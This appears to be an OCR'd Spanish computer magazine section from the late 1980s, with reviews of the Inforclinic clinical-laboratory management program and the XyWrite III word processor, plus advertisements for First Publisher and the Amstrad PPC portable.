GESTION DE LABORATORIOS DE ANALISIS

# INFORCLINIC

**Traemos este mes a nuestras páginas un programa dedicado específicamente a la gestión de laboratorios de análisis clínicos, haciendo particular hincapié en los apartados de facturación y control.**

EL programa se suministra en dos discos, acompañado de un manual y un cuadernillo que complementa a este último. Aunque el manual se refiere a la versión 1.10, el cuadernillo adjunto ofrece información complementaria para la versión 2.00, que es la que traen los discos. Desde luego, esta política es mucho mejor que los tradicionales ficheros README.BAT que acompañan a las nuevas versiones de algunos programas. Entre los requerimientos mínimos para utilizar esta aplicación hay dos bastante selectivos: 512 Kb de memoria RAM mínima y un disco duro de 10 ó 20 Mb. El resto de las exigencias son algo más normales, teclado español, cualquier tarjeta de vídeo y sistema operativo DOS versiones 3.20 o superiores. Una impresora es necesaria no para ejecutar el programa, pero sí para obtener el máximo partido de Inforclinic, sobre todo a la hora de la facturación.



**Inforclinic está basado en el uso de ventanas y menús desplegables, similares a los del entorno gráfico GEM.**

## Buffer de 48K

Antes de analizar en amplitud cada opción, comentemos algunas características peculiares. En primer lugar, no es necesario tener conectada la impresora para emitir un listado. El programa crea un buffer o memoria intermedia de 48Kb cada vez que se ejecuta. Esta memoria se mantiene mientras no es desconectado el ordenador. Si un listado ha de ser emitido y no está la impresora en línea o está apagada, dicho listado se vuelca en el buffer. Cuando se encienda la impresora, aun estando en el sistema operativo, se realizará el listado pendiente, siempre que no se haya borrado dicho buffer al apagar el ordenador.


Inforclinic puede ser también conectado a un autoanalizador. Esta posibilidad es muy interesante, pues permite una gestión más cómoda de los resultados de los análisis. Por último, y aunque en la información que acompaña al programa se informa que es posible utilizar un ratón, el de nuestro Amstrad PC se reveló incompatible con este programa.

Para instalar el programa sólo necesitamos grabar los ficheros de ambos discos en nuestro disco duro. La primera vez que lo ejecutemos nos pedirá que diseñemos la cabecera personalizada que aparecerá en todos los listados y facturas que el programa realice. Debemos llevar a cabo este apartado correctamente, pues para corregirlo sería necesario desinstalar la aplicación, borrando los ficheros y volviéndolos a copiar. El programa (al menos la versión que se nos suministró para su estudio) no incorpora ninguna protección contra copia, por lo que no es necesario ningún disco llave para arrancar la aplicación. Una vez instalado, cada vez que lo ejecutemos creará automáticamente el buffer para los listados y nos pedirá la fecha, o que validemos la del sistema. Este dato es muy importante para el control de los análisis y la facturación.

Completados estos pasos iniciales nos encontramos en la pantalla principal, que será casi permanente a lo largo de toda la aplicación. Esto es debido a que las opciones

del programa se desarrollan dentro de ventanas. La primera línea compone el menú principal del programa. Ayuda, Opciones, Facturas y Utilidades engloban todas las acciones que puede realizar Inforclinic. Mediante el cursor podemos activar uno de estos submenús, y pulsando ENTER lo seleccionamos, abriéndose debajo de cada rótulo una ventana donde aparecerán las respectivas posibilidades. Este «modus operandi» es idéntico al de los programas GEM, excepto en que para visualizar cada submenú es necesario entrar en él. Ayuda permite acceder al módulo de ayuda de forma secuencial para consultarlo en su totalidad. También tenemos ayuda pulsando F1 desde cualquier punto del programa, de esta forma accedemos a la información de ayuda apropiada para la situación en que nos encontremos. Opciones controla la parte de «fichero» del programa, que para llevar el control de los análisis guarda información sobre entidades, doctores y pacientes, según sea el modo de trabajo del laboratorio, o bien para permitir cualquier forma de relación profesional. Por esto, una parte importante de esta aplicación se refiere al mantenimiento de la información de estos apartados.

Dentro del menú de Opciones tenemos Entidades, que nos permite introducir y modificar la información de éstas. Un apartado importante de la información de las entidades es el precio de los análisis que hemos de asignar para cada entidad, pudiendo fijar dos precios, uno para grandes cantidades y otro para análisis singulares. La forma de selección, tanto de la entidad como del análisis del que se quiere ajustar precio, es bastante cómoda. A través de ventanas, visualizamos las entidades o los análisis, siendo luego necesario teclear el número o clave de entidad o análisis, respectivamente. En cualquier momento podemos retornar al menú anterior mediante ESC, por lo que no aparece esa sensación de «Y ahora, ¿qué hago?» Emitir listados de las entidades y estadísticas de los pacientes asociados a cada entidad completan las posibilidades para Entidades. Estas emisiones pueden dirigirse a pantalla o a la impresora, a voluntad del usuario. Si la impresora no estuviera en línea o se encontrase apagada, serían volcados en el buffer en espera de una impresión posterior. Médicos tiene unas opciones idénticas, excepto fijar precios para análisis, que sólo está disponible en Entidades.





**El programa dispone de un potente sistema de ayuda en pantalla.**




**Ventana de grabación de entidades.**

## Perfiles de análisis y pacientes

Pérfiles es una opción que nos permite reunir diversos análisis en grupos. De esta forma podemos simplificar el trabajo, sobre todo cuando se mandan análisis en grupos, repetidas veces. Podemos tener hasta 15 análisis distintos en cada perfil. Para crear estos perfiles hemos de dar la clave del análisis a incluir; si no nos acordamos, disponemos de una ventana donde aparecen los análisis con sus claves para facilitarnos esta labor. El propio programa reconoce si estamos introduciendo una duplicación. Pacientes es la opción más importante de este submenú. No en vano es el paciente la unidad que identifica a un conjunto de análisis pedidos. La introducción es la primera función de Pacientes, nos pide el nombre, el médico y la entidad asociados y a continuación unos datos adicionales como sexo, edad, dirección, etcétera. El campo reservado para nombre y apellidos sólo tiene 30 caracteres, que parece insuficiente en la mayoría de los casos. El médico y la entidad se introducen por número; si no tenemos unas listas, podemos pulsar ENTER y aparecerá una ventana de ayuda donde consultar dichos números. A continuación, nos pregunta los análisis a efectuar a este paciente. Hay que introducir la clave de cada análisis; si la desconocemos, tenemos de nuevo una venta-




**Indice de análisis y ventana de selección.**

na donde aparecen los análisis agrupados por tipos, excepto los perfiles que hayamos creado. Para visualizar éstos hemos de teclear Z y entonces aparecerán los perfiles creados y sólo tendremos que añadir el número que identifica al perfil deseado. Una vez introducidos estos datos se nos pregunta si queremos un «ticket». Este «ticket» sirve de control para el peticionario del análisis.

Inforclinic no guarda ningún dato en memoria, por eso a continuación de estas peticiones se graba toda la información en el disco duro. De esta forma es imposible que una caída de tensión nos haga perder nuestros datos. Sin embargo, esta solución hace que el proceso de introducción de pacientes sea lento, sobre todo si se ha de realizar en grandes grupos. Corregir y Borrar pacientes tienen funciones obvias. Otras posibilidades del submenú Pacientes son la emisión de listados, que en este caso pueden ser clasificados por médicos y entidades, y la Hoja de trabajo. Esta última opción consiste en un resumen organizado del trabajo de un día o de los análisis pendientes de resultado. Puede ser detallado o resumido, diferenciándose ambos en el volumen de información que emiten.

## Análisis y facturación

Una vez obtenidos los resultados de los análisis es necesario introducir estos resultados en los análisis correspondientes. Análisis se encarga de realizar esta función. Para la introducción de resultados tenemos dos métodos, por análisis o por pacientes, siendo en ambos casos exhaustivo. Esto es, por análisis buscará todos los pacientes que tienen ese análisis, y por pacientes pedirá los resultados de todos los análisis de dicho paciente. En ambos casos podemos saltarnos la introducción de algunos resultados pulsando la tecla ESC. Dentro de Análisis también podemos modificar resultados y realizar la conexión On-line con un analizador. Esta última posibilidad, al ser opcional, no se encuentra en los paquetes estándar, ofreciéndose por separado. El menú Facturación incluye las funciones necesarias para controlar las facturas de los análisis. Una condición previa que controla el programa para realizar una factura es que el análisis correspondiente tenga resultado. Para confeccionar las facturas podemos hacerlo para un solo paciente, incluyendo todos sus análisis, o por grupos. Entidades, médicos o bien un conjunto de pacientes pueden ser facturados en grupo. Dentro de entidades y médicos también podemos realizar una selección por números de pacientes. Sólo existe una diferencia, por entidades todos los pacientes van agrupados en una misma factura, mientras que los otros tipos de grupos emiten facturas distintas para cada paciente. Procesos auxiliares es una opción en la que se incluyen consultar, corregir, borrar y sacar copias de facturas, así como la emisión de un resumen de facturación distinguido por fechas.

## Utilidades, ICEDN y manual

Utilidades es la última opción del menú principal. En ella tenemos funciones para realizar una copia de seguridad de los datos y su recuperación. Estos dos procesos utilizan los programas del DOS, BACKUP y RESTORE. Esta función es realmente importante debido a que Inforclinic sólo trabaja con datos del disco duro, y si bien es difícil que se deteriore la información en estos discos, nadie está libre de errores de tipo humano. La última opción de Utilidades es borrar los datos del año, necesaria al iniciar un nuevo año, o para limpiar Inforclinic antes de hacer un RESTORE.

Inforclinic implementa 176 tipos de análisis, más 6 tipos libres. Además incluye también las unidades o clases en que han de darse los resultados de éstos. En cualquier caso, el laboratorio que vaya a utilizar este programa puede realizar análisis distintos o bien preferir otro tipo de unidades para la representación de los resultados. ICEDN es un programa que acompaña a Inforclinic y sirve para personalizar, si lo podemos llamar así, esta aplicación, modificando o añadiendo análisis y sus unidades. El manual es bastante bueno, muy claro, aunque la aplicación tampoco tiene demasiada complicación. Quizá la única pega es que la letra puede ser un poco pequeña para algunos lectores y la impresión deja algo que desear (¿fotocopias?). Otras características de esta aplicación son: posibilidad de definir hasta 99 entidades, 99 médicos y 99 perfiles de análisis, gestión de 32.000 pacientes por año y compatibilidad con redes locales.

**Joaquín Mateos Lago**

### CARACTERISTICAS

**Aplicación integrada para la gestión de laboratorios de análisis clínicos.**

**CONFIGURACION: Amstrad PC o compatible con un mínimo de 512 K de memoria RAM y disco duro. Impresora.**

**DISTRIBUIDOR: Grupo Abaco, S. A. c/ Gran Vía, 57, 7-I. Telf. (91) 542 52 27. 28013 Madrid.**

# First Publisher

IDEALOGIC




## FIRST PUBLISHER: Si está buscando una autoedición a su medida, nosotros la tenemos.

*FIRST PUBLISHER está pensado para los usuarios de configuraciones básicas con impresoras matriciales, o sofisticadas con láser que desean alcanzar la Autoedición desde el primer momento. Para personalizar sus presentaciones y documentos facilmente dando el "toque elegante" a sus mensaje.*

*Permite enriquecer los documentos incorporando imágenes predibujadas -desde su librería de complementos (Art Gallery), o desde Paintbrush, PC Paint Plus o Ms Windows Paint.*

*Dispone de un completo conjunto de herramientas de dibujo, que le permiten crear y retocar las imágenes a su completo gusto, disponiendo además de 10 familias distintas de caracteres de diversos tamaños adaptables a sus necesidades.*

*Su extraordinaria facilidad de manejo le ahorrará tiempo en la confección de cualquier tipo de documento, y convertirá sus tareas de edición en un agradable trabajo, consiguiendo expresar facilmente sus ideas sobre el papel.*

*Cartas, mailings, formularios presentaciones, informes, boletines informaciones... adquieren interés y atractivo sin exigirle el aprendizaje de enrevesados comandos.*

FIRST PUBLISHER
Autoedición a su justa medida
Manual y Programa en castellano.

Concesionario exclusivo para España: RHV IBERICA - Distribuido por: IDEALOGIC, S.A. PVP 59.900 +IVA




c/ Valencia, 85 - 08029 BARCELONA Télex: 54554
Tel. 253 86 93 - 253 74 00 FAX: 323 69 68

DELEGACIONES
BILBAO 94-440 75 73 MADRID 91-551 64 16 VALENCIA 96-352 44 80

Me interesa recibir más información sobre los programas distribuidos por IDEALOGIC, S.A.

Consigne si Ud. es:
- Distribuidor de ordenadores PC.
- Usuario personal.
- Organización con PC instalados

Nombre ..........
Dirección ..........
Población ..........
Prov. .......... C.P. ..........
Enviar a: IDEALOGIC, S.A.




# XYWRITE III

## Flexibilidad, velocidad y potencia

**El procesador de textos es uno de los programas que se ha hecho imprescindible en cualquier ordenador. Sus aplicaciones son de todos conocidas y su utilidad manifiesta.**

XYWRITE es un procesador de textos avanzado que actúa por comandos, unos de acción inmediata y otros que se insertan en el texto y, salvo los que afectan a los márgenes y ajustes, surten efecto al imprimir.

El equipo mínimo necesario para ejecutar XyWrite III es el siguiente:

— 256 K de memoria.
— Sistema operativo DOS 2.0
— Una unidad de disco de 360 K.

El programa está contenido en dos disquettes, uno con los programas y otro con ficheros auxiliares. Le acompaña un manual en castellano dividido en tres partes, dos tutoriales y un manual de referencia. Es importante empezar leyendo la documentación y olvidarse de las prisas por ver el programa en marcha.

El manual, aunque con algunas lagunas, está bien en general y basta leer ambos tutoriales para estar en condiciones de trabajar eficazmente con el programa, si bien para dominarlo hace falta bastante más.

En las primeras páginas se explica cómo preparar los discos, tanto para su funcionamiento desde los mismos como para su instalación en disco duro, así como la forma de hacer una copia de seguridad de ambos discos. No obstante, la copia del disco que contiene el programa no funcionará, pues el original está protegido y es imposible arrancar sin él. El manual hace referencia a unas hojas sueltas que le acompañan, en las que se pueden encontrar las instrucciones pertinentes para recuperar la copia de seguridad en caso de que fuera necesario.

Esto último es preocupante, porque unas hojas sueltas se pueden perder, y si el disco de trabajo se estropea, el problema será grave. También podría ocurrir que el disco de trabajo sufriera un daño físico. Suponemos que en estos casos el distribuidor estará a la altura que cabe esperar para solucionar el problema.

El programa arranca desde disco duro o desde disquette tecleando XY3. Nada más arrancar se ejecuta el fichero INICIO.INT, que contiene las configuraciones por defecto, y aparece la pantalla de presentación del programa.

### Puesta en marcha

Basta pulsar cualquier tecla para que desaparezca la presentación y nos encontremos inmersos en la pantalla de trabajo con varias zonas bien definidas: en la primera línea de la pantalla se encuentra la línea de comandos, seguida por otra donde aparecen los mensajes del programa, el nombre del fichero activo y los indicadores de estado del bloqueo de números, bloqueo de mayúsculas, inserción, etcétera. Bajo estas dos líneas está la regla de tabulación, tras la cual, hasta el final de la pantalla, tenemos la zona de texto o de trabajo.

La ayuda está disponible en cualquier momento mediante la pulsación de las teclas <Alt>+<F9>. Está basada en un sistema de índices cruzados que parte de un menú horizontal que sustituye a la regla de tabulación y cuyas opciones se pueden recorrer con las teclas de

cursor, apareciendo en la línea de mensajes una sucinta descripción de lo que la opción seleccionada contiene.

Seleccionando la opción sobre la que se desee ayuda y pulsando <Return> se accede a otro nivel de ayuda donde podemos encontrar otro menú o una pantalla completa con información y con palabras realzadas, en algunos casos, que nos permitirán seguir profundizando en la ayuda. Pulsando <Esc> retrocederemos a la pantalla anterior.

Se puede salir de la ayuda de dos formas: la primera pulsando <Alt>+<F9> (igual que para entrar) y la segunda pulsando <Ctrl>+<Alt>+<F9>. La diferencia estriba en que de la segunda forma podemos volver a entrar en ayuda pulsando de nuevo <Ctrl>+<Alt>+<F9>, en cuyo caso volveremos a la misma pantalla que teníamos al salir.

En los discos de XyWrite hay dos ficheros de ayuda: CORTO.HLP y LARGO2.HLP. Uno es más largo y completo que el otro, de forma que se recomienda utilizar el más pequeño cuando se trabaja con discos flexibles y el mayor cuando el programa está instalado en disco duro. En cualquier caso, el fichero de ayuda que se desee debe estar en el mismo directorio que el programa principal. Se puede seleccionar uno u otro con el comando CAAYUDA (Nombre del fichero).

Curiosamente, los caracteres ASCII que en el sistema operativo se consiguen con <Alt> y un número en el teclado numérico, en XyWrite se consiguen a través de la ayuda o pulsando <Shift> + <Alt> y dicho número.

## Escribir con XyWrite


Si se quiere comenzar a escribir un texto nuevo, lo primero que hay que hacer es darle un nombre con el comando 'NUEVO (Nombre)'. El nombre puede tener o no extensión y su longitud está limitada por el sistema operativo, es decir, ocho caracteres como máximo para el nombre y tres para la extensión. Cuando el texto sobre el que se desea trabajar ya existe en disco, bastará llamarlo con el comando 'LLAMA (Nombre)'.

Se ha dicho al principio que muchos de los comandos se insertan en el texto, pero no se introducen en él directamente, sino en la línea de comandos. Para ello tenemos dos opciones: pulsar <F5>, con lo que el cursor se sitúa en dicha línea borrando lo que en ella hubiera, o pulsar <F10>★ con lo que saltamos a la línea de comandos sin borrar nada. Cada vez que se pulse <F10> cambiamos de la zona de trabajo a la línea de comandos o viceversa.

Una vez introducido el comando podemos pulsar <F9> ≥ <Return>. Ambas introducen el comando devolviendo el cursor al punto de la zona de trabajo donde estaba antes. La diferencia entre ambas consiste en que mientras <Return> sólo introduce el comando estando el cursor en la línea de órdenes, <F9> lo hace independientemente de donde esté el cursor. Esto último puede ser útil en situaciones en las que repetidamente se introduzca el mismo comando, por ejemplo grabar periódicamente el texto en disco.

Los comandos de acción no inmediata se van empotrando en el texto en la posición en que esté el cursor. Lo hacen con una marca en forma de triángulo y producen su efecto en el texto a partir de la línea donde se encuentran o en la siguiente si hay caracteres a su izquierda. Estos triángulos se tratan como cualquier otro carácter y, por tanto, pueden borrarse, copiarse, moverse, etcétera.

No hace falta que un texto sea excesivamente largo para que esté plagado de marcas de comandos que parecen iguales, aun cuando lo más probable es que no lo sean. Para ver el comando que contiene cada triángulo podemos situar el cursor sobre ellos y observar su contenido en la línea de mensajes o bien pasar al modo de pantalla expandida con <Ctrl>+<F9> y verlos todos dentro del texto entre signos << >>.




**Escritura en columnas, una de las numerosas posibilidades de XyWrite III.**

La simple y llana entrada y modificación de texto y algunas otras características, como la posibilidad de utilizar varios tipos de letra, son prácticamente iguales a la de cualquier otro procesador de textos, por lo que a continuación veremos las posibilidades que hacen de éste un excelente producto.

## Lo más sobresaliente


— Movimiento por el texto: Se permiten todos los movimientos imaginables mediante la pulsación simple de las teclas de cursor, origen, fin, avance de página y retroceso de página y la combinación de éstas con <Ctrl> y <Alt>. Se puede avanzar o retroceder carácter a carácter, palabra a palabra, línea a línea, párrafo a párrafo, página a

página, por páginas de impresión y se puede ir al principio o fin del texto. También existe un comando para ir a una línea concreta de una página determinada.

— Búsquedas: El programa permite la búsqueda, con o sin cambios, de caracteres o cadenas tanto desde la posición del cursor hacia adelante como hacia atrás, pero además se puede buscar dentro de cualquier fichero del disco. Si se utiliza como nombre del fichero *.*, XyWrite buscará en todos ellos.

Se pueden efectuar búsquedas con comodines, aunque no con los dos DOS. El programa tiene los suyos propios.

— Marcar: Existen diversos procedimientos para marcar o seleccionar texto, ya sean palabras, líneas, frases, párrafos o bloques. Una vez marcado o seleccionado un texto se pueden realizar diversas operaciones con él, tales como moverlo, copiarlo, borrarlo, imprimir sólo el texto marcado, enviar ese trozo de texto a otro fichero, etcétera. Se trata de una opción muy potente. No se puede marcar más de un bloque de texto simultáneamente y es necesario desmarcarlo antes de hacer un nuevo marcado.



**XyWrite permite la edición simultánea de hasta nueve documentos diferentes.**

— Pantalla dividida: Se puede dividir la pantalla hasta en nueve ventanas que contengan sendos archivos abiertos. Es decir, es posible trabajar hasta con nueve textos a la vez y realizar entre ellos operaciones de copia, movimiento, etcétera, como si de uno solo se tratase. Pueden ajustarse los márgenes y la existencia o no de marco de las diferentes ventanas que se creen.

— Almacena / Recupera: Así llama el manual a la posibilidad de asociar un texto marcado a una tecla concreta con objeto de poder repetirlo cuantas veces sea necesario con la sola pulsación de <Alt> + la tecla elegida. El manual no dice nada acerca de la posible limitación en el número de caracteres que pueda asociarse a una tecla. Nosotros hemos realizado esta operación con un bloque de tres páginas de texto sin ningún tipo de problemas. Sí existe, sin embargo, un límite en el número de los 'almacena / recupera' que se pueden asignar.

— Funciones de cálculo matemático: El programa permite efectuar cálculos numéricos de dos formas: seleccionando números que se encuentren en el texto, sumándolos o restándolos para después insertar el resultado donde interese, o resolviendo expresiones aritméticas que se encuentren en el texto.

— Fusión-impresión: Es lo que normalmente se conoce con el nombre de 'mail merge'. Esto es, la obtención de varias copias de un mismo texto, pero añadiendo en cada una ciertos datos específicos y diferentes. Para ello, además del texto en cuestión, se necesita otro fichero conteniendo los datos a incluir en el primero con un formato concreto que el manual explica perfectamente.

En bases de datos como la de Open Access II, que permite diseñar un formato de impresión para los datos e imprimirlos en un fichero ASCII, no existe ningún problema para obtener un fichero que se pueda fusionar con un texto creado con XyWrite.

— Indexación y tablas de contenido: Se puede, con bastante facilidad, generar automáticamente un índice, una tabla de contenido o ambos, del texto que se esté desarrollando, teniendo la ventaja de que si posteriormente se modifica el texto, el índice y la tabla seguirán en sus referencias a las modificaciones, ya sea de número de página, de ordenación de capítulos, etcétera.

— Numeración automática de párrafos: Al igual que ocurre con la indexación, XyWrite permite con suma facilidad definir y utilizar la numeración de párrafos del tipo A.1.2, por ejemplo. También en este caso la numeración de párrafos sigue de forma automática a los cambios que se produzcan en el texto. Esta es una ayuda de inestimable valor si se trabaja con manuales o textos estructurados siguiendo un esquema.

— Justificación: XyWrite utiliza micro-espacios para justificar. Los introduce entre las letras que forman una palabra o entre las palabras, e incluso 'encoge' las letras. Este efecto no se puede observar en la pantalla, por lo que no se ve la justificación hasta el momento de imprimir. Esta forma de justificar produce en el texto impreso un efecto mucho más elegante, pero tiene un inconveniente que en el algunos casos puede ser grave: la impresión es realmente lenta debido a los continuos movimientos hacia adelante y hacia atrás de la cabeza.

— Partición automática de palabras: Si se conecta esta opción, el programa cortará automáticamente las palabras por sílabas al final de cada línea cuando sea necesario. Es una posibilidad nada corriente en procesadores de texto. A pesar de que XyWrite tiene programadas todas las reglas de participación de palabras del castellano, esta opción no funcionará si no se carga un diccionario de excepciones. Este diccionario es un archivo de texto normal en el que se pueden escribir las palabras que se quiere sigan una regla especial al partirse. Basta para ello escribir las palabras intercalando guiones en los puntos donde se quiera permitir la partición.

— Corrección ortográfica: Existe un corrector ortográfico que actúa sobre el texto grabado en disco, no sobre el que está en la pantalla. Si tenemos un texto en pantalla y efectuamos una corrección, la versión corregida estará en el disco, no en pantalla. En realidad es un programa independiente (REVISAR.EXE) que puede ejecutarse desde el DOS o desde XyWrite y permite corregir cualquier texto en formato ASCII, generado o no por XyWrite.

Aquí es preciso señalar algo que supone una mancha en el programa. Cuando se desea corregir una palabra, aparece en la parte inferior de la pantalla la línea donde se encuentra. Ahora debemos movernos con las teclas de cursor a derecha

e izquierda y efectuar la corrección. Perfecto, ¿verdad? Bien, pues el cursor no se ve, no sabemos dónde estamos. Hay que tener en cuenta que dicho cursor invisible se sitúa en el primer carácter de la palabra a corregir. Podemos pulsar la tecla <Ins>, poniéndonos en modo inserción, y veremos el cursor.

Otro punto negativo del corrector es que, en las pruebas que hemos realizado, pasó por alto algunas faltas ortográficas que con toda intención se introdujeron en el texto. En resumen, el corrector ortográfico deja bastante que desear y está muy por debajo del resto del programa, lo que es una verdadera lástima.

— Encabezamientos y pies continuos: Se pueden diseñar tanto cabeceras como pies que se repitan en todas las páginas. En ellos se puede incluir el número de página y cualquier texto, pudiéndose definir un pie o cabecera para las páginas pares y otro para las impares.

— Notas a pie de página: A lo largo del texto se pueden poner marcas que remitan a notas al pie. Estas se definen en el momento de colocar las marcas. También se puede hacer que las notas aclaratorias se impriman al final del texto en hoja aparte.

— Estilos: Todos los comandos de formato, tales como márgenes, ajustes, justificado, etcétera, se pueden guardar en ficheros de estilo. De esta forma, volviendo a cargar un fichero determinado, nos aseguramos de que, por ejemplo, todas nuestras cartas tengan el mismo formato. La definición del estilo debe ir al principio del texto.

— Inserción de archivos: En cualquier momento se puede insertar un archivo que esté en disco dentro de otro que tengamos en pantalla.

— Columnas: XyWrite permite escribir de forma encolumnada de dos formas diferentes. En la primera, llamada columna tipo periódico, en la que el texto discurre por una columna y al llegar al final de ésta continúa por la siguiente columna a la derecha. Es preciso tener en cuenta que se ha de fijar un margen derecho igual o inferior al ancho definido para la columna. En pantalla no se verá el texto encolumnado, pero sí en la impresora.

La segunda forma recibe el nombre de tablas encolumnadas y consiste en columnas independientes en las que podemos escribir como queramos, saltando de una a otra mediante la combinación de la tecla de mayúsculas con las de los cursores derecha o izquierda.

— Macros: Un macro es una secuencia de teclas grabada que se puede ejecutar de forma directa posteriormente o transferir a una tecla cualquiera para ejecutarla en forma de 'almacena / recupera'. En los casos en que ha de repetirse con frecuencia una determinada secuencia de teclas se agradece esta posibilidad.

— Inserción de fecha y hora: Se puede insertar en cualquier texto la fecha y la hora en diversos formatos. Al imprimir, la fecha y hora que aparecerán serán los del momento de la impresión.

— Ejecución de programas desde XyWrite: Al igual que ocurría con el corrector ortográfico, se puede ejecutar desde XyWrite cualquier otro programa. Por ejemplo, tecleando en la línea de comandos HAZ DISKCOPY A: B: se ejecutará el programa del DOS DISKCOPY y después volveremos a XyWrite. La única condición a cumplir es que XyWrite deje en memoria espacio suficiente para ambos programas.

— Salir al DOS: Como en muchos otros programas, se puede salir al DOS y luego volver con la orden EXIT, siempre que XyWrite deje en memoria espacio suficiente y que el fichero COMMAND.COM esté en el directorio por defecto.

## Impresión y conclusiones

El proceso de impresión con XyWrite III es sumamente fácil, potente y flexible. Podemos imprimir el texto que tengamos en pantalla u otro cualquiera que esté en disco y dirigir la impresión a la impresora, a un fichero en disco o a la pantalla.

Se puede efectuar una impresión controlada por páginas, es decir, entre dos páginas dadas, a partir de una página o hasta una página determinada. También se pueden imprimir sólo las páginas pares o las impares. Esta característica no suele estar implementada en la gran mayoría de procesadoras de texto y, sin embargo, es sumamente útil para quien tiene que imprimir manuales o cualquier texto que requiera la impresión por ambas caras del papel, ya que permite cargar la impresora con el papel continuo, imprimir las páginas impares, dar la vuelta al papel e imprimir las pares.

**Pulsando Alt + F9, el menú de ayuda reemplaza a la regla de tabulación.**

En los discos de XyWrite III se encuentran varios ficheros de configuración de teclado (con la extensión .TEC) y de impresora (extensión .IMP). En el fichero INICIO.INT está indicado cuál de ellos debe cargarse al arrancar XyWrite. Tanto los ficheros de configuración de teclado e impresora como el fichero INICIO.INT son ficheros ASCII de texto y pueden ser editados y modificados. Por tanto, se puede cambiar algún fichero de configuración por otro más adecuado o incluso modificar un fichero concreto para, por ejemplo, cambiar los colores de la pantalla o hacer que una cierta tecla tenga un efecto concreto.

En definitiva, se trata de un procesador de textos de avanzadas características y con grandes posibilidades.

**César Alvarez**

**CARACTERISTICAS**

**CONFIGURACION: Amstrad PC o compatible con un mínimo de 256 Kbytes de memoria. Impresora.**

**DISTRIBUIDOR: SEI. c/ Zurbano, 41. Telf. (91) 410 22 08. 28010 Madrid.**







# AM
# LA OF

## EL PORTATIL CON GRANDES VENTAJAS

Ahora, con el PPC 640 ó el PPC 512, viajar no significa "desconectar" con su oficina.

De una forma rápida, fácil y descansada, con estos increíbles portátiles usted podrá controlar, calcular, comprobar o decidir sobre la marcha, teniendo en sus manos toda la información necesaria.

Vaya donde vaya, llévese el PPC con usted. No le pesará.

## PANTALLA SUPERTWIST

Nitidez y comodidad a la vista.
Lo último en tecnología monocromo LCD.
80 × 25 líneas (640 × 200 pixels de resolución) para leer y editar con facilidad.
Alto contraste y amplio ángulo de observación, ideal para hojas electrónicas.
Con la pantalla Supertwist, la vista se cansa menos, los gráficos no se deforman y los textos se resaltan.

## EXPANSION ASEGURADA

